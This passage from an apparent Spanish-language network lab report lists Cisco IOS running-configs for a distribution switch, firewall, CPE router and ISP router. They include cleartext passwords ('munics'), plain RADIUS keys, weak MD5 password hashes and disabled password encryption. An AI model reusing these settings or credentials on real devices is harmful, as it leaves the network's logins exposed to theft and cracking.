login authentication SSH-LOGIN
transport input ssh
line vty 5 15
```

```
    access-class 1 in
    login authentication SSH-LOGIN
    transport input ssh
    !
    end

```

Listing 1: Configuración del Switch AL-SW1

4.2. Configuración del Switch de Distribución (DL-SW1)

```
    DL-SW1# show running-config
    Building configuration...

    Current configuration : 3648 bytes
    !
    version 12.2
    no service pad
    service timestamps debug datetime msec
    service timestamps log datetime msec
    no service password-encryption
    !
    hostname DL-SW1
    !
    boot-start-marker
    boot-end-marker
    !
    enable secret 5 $1$h4mP$R/iJAmdAFuSOGOhT31MoL/
    enable password munics
    !
    username juniorAdmin secret 5 $1$Kv2T$zH/V14q21ulpWg.CkcYOX.
    username admin privilege 15 secret 5 $1$/Bku$u1UXOu1a5D3u8XSooyC0P1
    !
    aaa new-model
    aaa group server radius RADIUS-GROUP
    aaa authentication login default group radius local
    aaa authentication login SSH-LOGIN group radius local-case
    aaa authorization exec default group radius local
    !
    aaa session-id common
    system mtu routing 1500
    ip routing
    no ip domain-lookup
    ip domain-name munics.pri
    !
    crypto pki trustpoint TP-self-signed-3123997184
    enrollment selfsigned
    subject-name cn=IOS-Self-Signed-Certificate-3123997184
    revocation-check none
```

```
    rsakeypair TP-self-signed-3123997184
    !
    spanning-tree mode pvst
    spanning-tree extend system-id
    spanning-tree vlan 16-18,745 priority 24576
    !
    vlan internal allocation policy ascending
    !
    ip ssh time-out 60
    ip ssh authentication-retries 2
    ip ssh version 2
    !
    interface FastEthernet0/1
    switchport mode access
    switchport port-security maximum 10
    switchport port-security
    switchport port-security mac-address sticky
    !
    interface FastEthernet0/2
    !
    interface FastEthernet0/3
    !
    interface FastEthernet0/4
    !
    interface FastEthernet0/5
    !
    interface FastEthernet0/6
    !
    interface FastEthernet0/7
    !
    interface FastEthernet0/8
    !
    interface FastEthernet0/9
    !
    interface FastEthernet0/10
    !
    interface FastEthernet0/11
    !
    interface FastEthernet0/12
    switchport trunk encapsulation dot1q
    switchport trunk allowed vlan 16-18,745
    switchport mode trunk
    !
    interface FastEthernet0/13
    switchport trunk encapsulation dot1q
    switchport trunk allowed vlan 2,745,746
    switchport mode trunk
    !
    interface FastEthernet0/14
    switchport access vlan 3
    switchport mode access
```

```
!
interface FastEthernet0/15
switchport trunk encapsulation dot1q
switchport trunk allowed vlan 3,745
switchport mode trunk
!
interface FastEthernet0/16
switchport access vlan 4
switchport mode access
!
interface FastEthernet0/17
switchport trunk encapsulation dot1q
switchport trunk allowed vlan 4,745
switchport mode trunk
!
interface FastEthernet0/18
!
interface FastEthernet0/19
!
interface FastEthernet0/20
!
interface FastEthernet0/21
!
interface FastEthernet0/22
!
interface FastEthernet0/23
!
interface FastEthernet0/24
switchport trunk encapsulation dot1q
switchport trunk allowed vlan 745,746
switchport mode trunk
!
interface GigabitEthernet0/1
!
interface GigabitEthernet0/2
!
interface Vlan1
no ip address
!
interface Vlan2
ip address 10.4.0.1 255.255.255.252
!
interface Vlan16
ip address 10.4.16.1 255.255.255.0
ip helper-address 10.4.245.100
!
interface Vlan17
ip address 10.4.17.1 255.255.255.0
ip helper-address 10.4.245.100
!
interface Vlan18
```

```
    ip address 10.4.18.1 255.255.255.0
    ip helper-address 10.4.245.100
    !
    interface Vlan745
    ip address 10.4.245.2 255.255.255.0
    !
    router ospf 10
    router-id 2.2.2.2
    log-adjacency-changes
    passive-interface default
    no passive-interface Vlan2
    network 10.4.0.0 0.0.255.255 area 0
    !
    ip classless
    ip http server
    ip http secure-server
    !
    ip sla enable reaction-alerts
    access-list 1 permit 10.4.245.0 0.0.0.255
    access-list 1 deny   any
    !
    radius-server host 10.4.245.37 auth-port 1812 acct-port 1813 key Bayern_2025
    !
    line con 0
    password munics
    line vty 0 4
    access-class 1 in
    password munics
    login authentication SSH-LOGIN
    transport input ssh
    line vty 5 15
    access-class 1 in
    login authentication SSH-LOGIN
    transport input ssh
    !
    end

```

Listing 2: Configuración del Switch DL-SW1

4.3. Configuración del Firewall (fw)

```
    fw# show running-config
    Building configuration...

    Current configuration : 2370 bytes
    !
    version 15.4
    service timestamps debug datetime msec
```

```
service timestamps log datetime msec
no service password-encryption
!
hostname fw
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$a48E$tDRpNmlo4YFCSk5yjDWan.
enable password munics
!
aaa new-model
aaa authentication login default group radius local
aaa authentication login SSH-LOGIN group radius local-case
aaa authorization exec default group radius local
!
aaa session-id common
memory-size iomem 15
!
no ip domain lookup
ip domain name munics.pri
ip cef
no ipv6 cef
!
multilink bundle-name authenticated
!
license udi pid CISCO1941/K9 sn FCZ161592Q9
!
username juniorAdmin secret 5 $1$Hhd7$wqazFV5ZhbaQ1ima.Yj5l/
username admin privilege 15 secret 5 $1$j23q$dXaSI0x7EL24ZPTqWYIT7/
!
redundancy
!
ip ssh time-out 60
ip ssh version 2
!
interface Embedded-Service-Engine0/0
no ip address
shutdown
!
interface GigabitEthernet0/0
no ip address
duplex auto
speed auto
!
interface GigabitEthernet0/0.2
encapsulation dot1Q 2
ip address 10.4.0.2 255.255.255.252
!
interface GigabitEthernet0/0.745
encapsulation dot1Q 745
```

```
    ip address 10.4.245.3 255.255.255.0
    !
    interface GigabitEthernet0/0.746
    encapsulation dot1Q 746
    ip address 10.4.246.1 255.255.255.0
    !
    interface GigabitEthernet0/1
    ip address 10.4.0.5 255.255.255.252
    duplex auto
    speed auto
    !
    router ospf 10
    router-id 3.3.3.3
    passive-interface default
    no passive-interface GigabitEthernet0/0.2
    no passive-interface GigabitEthernet0/1
    network 10.4.0.0 0.0.255.255 area 0
    !
    ip forward-protocol nd
    no ip http server
    no ip http secure-server
    !
    access-list 1 permit 10.4.245.0 0.0.0.255
    access-list 1 deny   any
    radius-server host 10.4.245.37 auth-port 1812 acct-port 1813 key Bayern_2025
    !
    line con 0
    password munics
    line aux 0
    line vty 0 4
    access-class 1 in
    password munics
    login authentication SSH-LOGIN
    transport input ssh
    line vty 5 15
    access-class 1 in
    login authentication SSH-LOGIN
    transport input ssh
    !
    scheduler allocate 20000 1000
    !
    end

```

Listing 3: Configuración del Firewall

4.4. Configuración del Router CPE

```
    CPE# show running-config
```

```
Building configuration...

Current configuration : 2403 bytes
!
version 15.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname CPE
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$GdZU$wjEfpZdqvFc/slyD.nmT4.
enable password munics
!
aaa new-model
aaa authentication login default group radius local enable
aaa authentication login SSH-LOGIN group radius local-case
aaa authorization exec default group radius local
!
aaa session-id common
memory-size iomem 15
!
no ip domain lookup
ip domain name munics.pri
ip cef
no ipv6 cef
!
multilink bundle-name authenticated
!
license udi pid CISCO1941/K9 sn FCZ1520C07N
!
username juniorAdmin secret 5 $1$kRPU$yy5tuKlqErLUXYYvtwjOZ.
username admin privilege 15 secret 5 $1$vHGy$Bg1OGfhpYB6RjnZFvWVgC1
!
redundancy
!
ip ssh time-out 60
ip ssh version 2
!
interface Embedded-Service-Engine0/0
no ip address
shutdown
!
interface GigabitEthernet0/0
no ip address
duplex auto
speed auto
!
```

```
    interface GigabitEthernet0/0.3
    encapsulation dot1Q 3
    ip address 10.4.0.6 255.255.255.252
    !
    interface GigabitEthernet0/0.745
    encapsulation dot1Q 745
    ip address 10.4.245.4 255.255.255.0
    !
    interface GigabitEthernet0/1
    ip address 192.0.4.1 255.255.255.0
    duplex auto
    speed auto
    !
    router ospf 10
    router-id 4.4.4.4
    passive-interface default
    no passive-interface GigabitEthernet0/0.3
    network 10.4.0.0 0.0.255.255 area 0
    !
    ip forward-protocol nd
    no ip http server
    no ip http secure-server
    !
    ip route 0.0.0.0 0.0.0.0 192.0.4.2
    !
    access-list 1 permit 10.4.245.0 0.0.0.255
    access-list 1 deny   any
    radius-server host 10.4.245.37 auth-port 1812 acct-port 1813
    radius-server key Bayern_2025
    !
    line con 0
    password munics
    line aux 0
    line vty 0 4
    access-class 1 in
    password munics
    login authentication ssh-login
    transport input ssh
    line vty 5 15
    access-class 1 in
    login authentication ssh-login
    transport input ssh
    !
    scheduler allocate 20000 1000
    !
    end

```

Listing 4: Configuración del Router CPE

4.5. Configuración del Router ISP

```
ISP# show running-config
Building configuration...

Current configuration : 2225 bytes
!
version 15.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname ISP
!
boot-start-marker
boot-end-marker
!
enable secret 5 $1$Y1Sr$TxKfVgh6.IjLVIx9YtRSN/
enable password munics
!
aaa new-model
aaa authentication login default group radius local
aaa authentication login SSH-LOGIN group radius local-case
aaa authorization exec default group radius local
!
aaa session-id common
memory-size iomem 15
!
no ip domain lookup
ip domain name acme.pri
ip cef
no ipv6 cef
!
multilink bundle-name authenticated
!
license udi pid CISCO1941/K9 sn FCZ151592DL
!
username juniorAdmin secret 5 $1$iz50$zTkxSpdIv3CtwygyBrqWj0
username admin privilege 15 secret 5 $1$XEbC$I3tqFuyyCK.WqIu1Fx1mf1
!
redundancy
!
ip ssh time-out 60
ip ssh version 2
!
interface Embedded-Service-Engine0/0
no ip address
shutdown
!
interface GigabitEthernet0/0
no ip address
```

```
    duplex auto
    speed auto
    !
    interface GigabitEthernet0/0.4
    encapsulation dot1Q 4
    ip address 192.0.4.2 255.255.255.0
    !
    interface GigabitEthernet0/0.745
    description VLAN-Pod4-adm
    encapsulation dot1Q 745
    ip address 10.4.245.5 255.255.255.0
    !
    interface GigabitEthernet0/1
    ip address 192.0.0.4 255.255.255.0
    duplex auto
    speed auto
    !
    ip forward-protocol nd
    no ip http server
    no ip http secure-server
    !
    ip route 10.4.0.0 255.255.0.0 192.0.4.1
    !
    access-list 1 permit 10.4.245.0 0.0.0.255
    access-list 1 deny   any
    radius-server host 10.4.245.37 auth-port 1812 acct-port 1813 key Bayern_2025
    !
    line con 0
    password munics
    line aux 0
    line vty 0 4
    access-class 1 in
    password munics
    login authentication SSH-LOGIN
    transport input ssh
    line vty 5 15
    access-class 1 in
    login authentication SSH-LOGIN
    transport input ssh
    !
    scheduler allocate 20000 1000
    !
    end

```

Listing 5: Configuración del Router ISP